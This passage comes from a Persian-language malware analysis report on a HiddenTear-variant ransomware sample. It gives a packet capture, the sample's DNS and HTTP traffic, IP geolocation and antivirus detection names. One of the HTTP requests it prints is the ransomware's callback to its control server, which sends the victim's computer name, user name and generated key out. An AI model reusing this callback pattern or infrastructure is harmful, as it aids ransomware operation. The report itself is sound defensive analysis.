95	26.038448	192.168.1.34	69.197.143.12	TCP	66	[TCP Dup ACK 93#1] 49392 → 80 [ACK] Seq=78 Ack=1405 Win=65792 Len=0 SLE=2809 SRE=5617
96	26.045068	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=5617 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
97	26.045100	192.168.1.34	69.197.143.12	TCP	66	[TCP Dup ACK 93#2] 49392 → 80 [ACK] Seq=78 Ack=1405 Win=65792 Len=0 SLE=2809 SRE=7021
98	26.051596	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=7021 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
99	26.051529	192.168.1.34	69.197.143.12	TCP	66	[TCP Dup ACK 93#3] 49392 → 80 [ACK] Seq=78 Ack=1405 Win=65792 Len=0 SLE=2809 SRE=8429
100	26.058128	69.197.143.12	192.168.1.34	TCP	1458	[TCP Fast Retransmission] 80 → 49392 [ACK] Seq=1405 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
101	26.058170	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=8425 Win=65792 Len=0
102	26.064295	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=8425 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
103	26.070660	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=9829 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
104	26.070691	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=11233 Win=65792 Len=0
105	26.077817	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=11233 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
106	26.086176	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=12637 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
107	26.086205	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=14041 Win=64512 Len=0
108	26.106255	192.168.1.34	69.197.143.12	TCP	54	[TCP Window Update] 49392 → 80 [ACK] Seq=78 Ack=14041 Win=65792 Len=0
109	26.292694	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=14041 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
110	26.299237	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=15445 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
111	26.299280	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=16849 Win=65792 Len=0
112	26.311862	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=16849 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
113	26.311893	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=18253 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
114	26.311822	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=19657 Win=65792 Len=0
115	26.318488	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=19657 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
116	26.324931	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=21861 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
117	26.324959	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=22465 Win=65792 Len=0
118	26.331362	69.197.143.12	192.168.1.34	TCP	1458	[TCP Out-Of-Order] 80 → 49392 [ACK] Seq=1405 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
119	26.331391	192.168.1.34	69.197.143.12	TCP	66	[TCP Dup ACK 111#1] 49392 → 80 [ACK] Seq=78 Ack=22465 Win=65792 Len=0 SLE=1405 SRE=2809
120	26.337788	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=22465 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
121	26.344123	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=23869 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]
122	26.344153	192.168.1.34	69.197.143.12	TCP	54	49392 → 80 [ACK] Seq=78 Ack=25273 Win=65792 Len=0
123	26.350833	69.197.143.12	192.168.1.34	TCP	1458	80 → 49392 [ACK] Seq=25273 Ack=78 Win=29312 Len=1404 [TCP segment of a reassembled PDU]

تصویر ۱: ترافیک مربوط به آی پی ۶۹.۱۹۷.۱۴۳.۱۲

تصویر ۲: ترافیک مربوط به آی پی ۲۱۶.۵۸.۲۰۸.۳۶

درخواست های DNS، پس از اجرای باج افزار به شرح جدول زیر می باشد.

کشور	آدرس آی پی	دامنه
ایالات متحده امریکا	۶۹.۱۹۷.۱۴۳.۱۲	thepussy.eu.org
ایالات متحده امریکا	۲۱۶.۵۸.۲۰۸.۳۶	www.google.com

درخواست های HTTP، پس از اجرای باج افزار به شرح زیر می باشد.

۱. [http://thepussy.eu.org/venezuela/write.php?computer_name=PC&userName=admin&password=CreatePassword\(10\)&allow=ransom](http://thepussy.eu.org/venezuela/write.php?computer_name=PC&userName=admin&password=CreatePassword(10)&allow=ransom)
۲. <http://thepussy.eu.org/Warning.png>

لیست میزبان هایی که باج افزار با آن ها ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
ایالات متحده امریکا	۸۰	۶۹.۱۹۷.۱۴۳.۱۲
ایالات متحده امریکا	۴۴۳	۲۱۶.۵۸.۲۰۸.۳۶

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

69.197.143.12 IP Address Information

ISP	Protonhosting.com
Usage Type	Data Center/Web Hosting/Transit
Hostname	hosted-by.freewha.com
Domain Name	longplace.net
Country	
City	Kansas City, Missouri

REPORT 69.197.143.12

VIEW ABUSE REPORTS

hosted-by.freewha.com

تصویر ۳: موقعیت مکانی آی پی ۶۹.۱۹۷.۱۴۳.۱۲

216.58.208.36 IP Address Information

ISP	Google LLC
Usage Type	Data Center/Web Hosting/Transit
Hostname	fra15s12-in-f4.1e100.net
Domain Name	google.com
Country	
City	Mountain View, California

REPORT 216.58.208.36

VIEW ABUSE REPORTS

fra15s12-in-f4.1e100.net

تصویر ۴: موقعیت مکانی آی پی ۲۱۶.۵۸.۲۰۸.۳۶

شناسایی :

در حال حاضر تعداد ۵۱ مورد از ۶۴ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Ad-Aware	⚠ Gen:Heur.Ransom.HiddenTears.1	AegisLab	⚠ Troj.W32.GenericIc
AhnLab-V3	⚠ Malware/Win32.Generic.C1020407	ALYac	⚠ Trojan.Ransom.HiddenTear
Antiy-AVL	⚠ Trojan/Win32.AGeneric	Arcabit	⚠ Trojan.Ransom.HiddenTears.1
Avast	⚠ Win32:Malware-gen	AVG	⚠ Win32:Malware-gen
Avira	⚠ TR/Downloader.ylayq	AVware	⚠ Trojan.Win32.Generic!BT
Baidu	⚠ Win32:Trojan.WisdomEyes.16070401....	BitDefender	⚠ Gen:Heur.Ransom.HiddenTears.1
CAT-QuickHeal	⚠ Ransom.Ryzerlo.FC.1834	Cylance	⚠ Unsafe
Cyren	⚠ W32/Ransom.IQ.gen!Eldorado	DrWeb	⚠ Trojan.Encoder.10598
Emsisoft	⚠ Gen:Heur.Ransom.HiddenTears.1 (B)	Endgame	⚠ malicious (high confidence)
eScan	⚠ Gen:Heur.Ransom.HiddenTears.1	ESET-NOD32	⚠ a variant of MSIL/Filecoder.Y
F-Prot	⚠ W32/Ransom.IQ.gen!Eldorado	F-Secure	⚠ Gen:Heur.Ransom.HiddenTears.1
Fortinet	⚠ MSIL/Generic.AP94D266!tr	GData	⚠ MSIL.Trojan-Ransom.Cryptear.A
Ikarus	⚠ Trojan-Ransom.HiddenTear	K7AntiVirus	⚠ Trojan (004cd5d01)
K7GW	⚠ Trojan (004cd5d01)	Kaspersky	⚠ HEUR:Trojan.Win32.Generic
Malwarebytes	⚠ Ransom.HiddenTear	MAX	⚠ malware (ai score=99)
McAfee	⚠ Ransomware-FTD!4F358B4675C6	McAfee-GW-Edition	⚠ Ransomware-FTD!4F358B4675C6
Microsoft	⚠ Ransom:MSIL/Ryzerlo.A	NANO-Antivirus	⚠ Trojan.Win32.Encoder.fcsmtl
Palo Alto Networks	⚠ generic.ml	Panda	⚠ Trj/GdSda.A
Qihoo-360	⚠ Win32/Trojan.Ransom.786	SentinelOne	⚠ static engine - malicious
Sophos AV	⚠ Troj/Cryptear-F	Sophos ML	⚠ heuristic
SUPERAntiSpyware	⚠ Ransom.HiddenTear/Variant	Symantec	⚠ Ransom.HiddenTear!g1
Tencent	⚠ Win32:Trojan.Fakedoc.Auto	TrendMicro	⚠ Ransom_CRYPTEAR.SMO
TrendMicro-HouseCall	⚠ Ransom_CRYPTEAR.SMO	VBA32	⚠ TScope.Trojan.MSIL
VIPRE	⚠ Trojan.Win32.Generic!BT	ViRobot	⚠ Trojan.Win32.Z.Ransom.222208
Webroot	⚠ W32:Trojan.Gen	Yandex	⚠ Trojan.Agent!Ya2XJ8ZXmwQ
ZoneAlarm	⚠ HEUR:Trojan.Win32.Generic	Avast Mobile Security	✔ Clean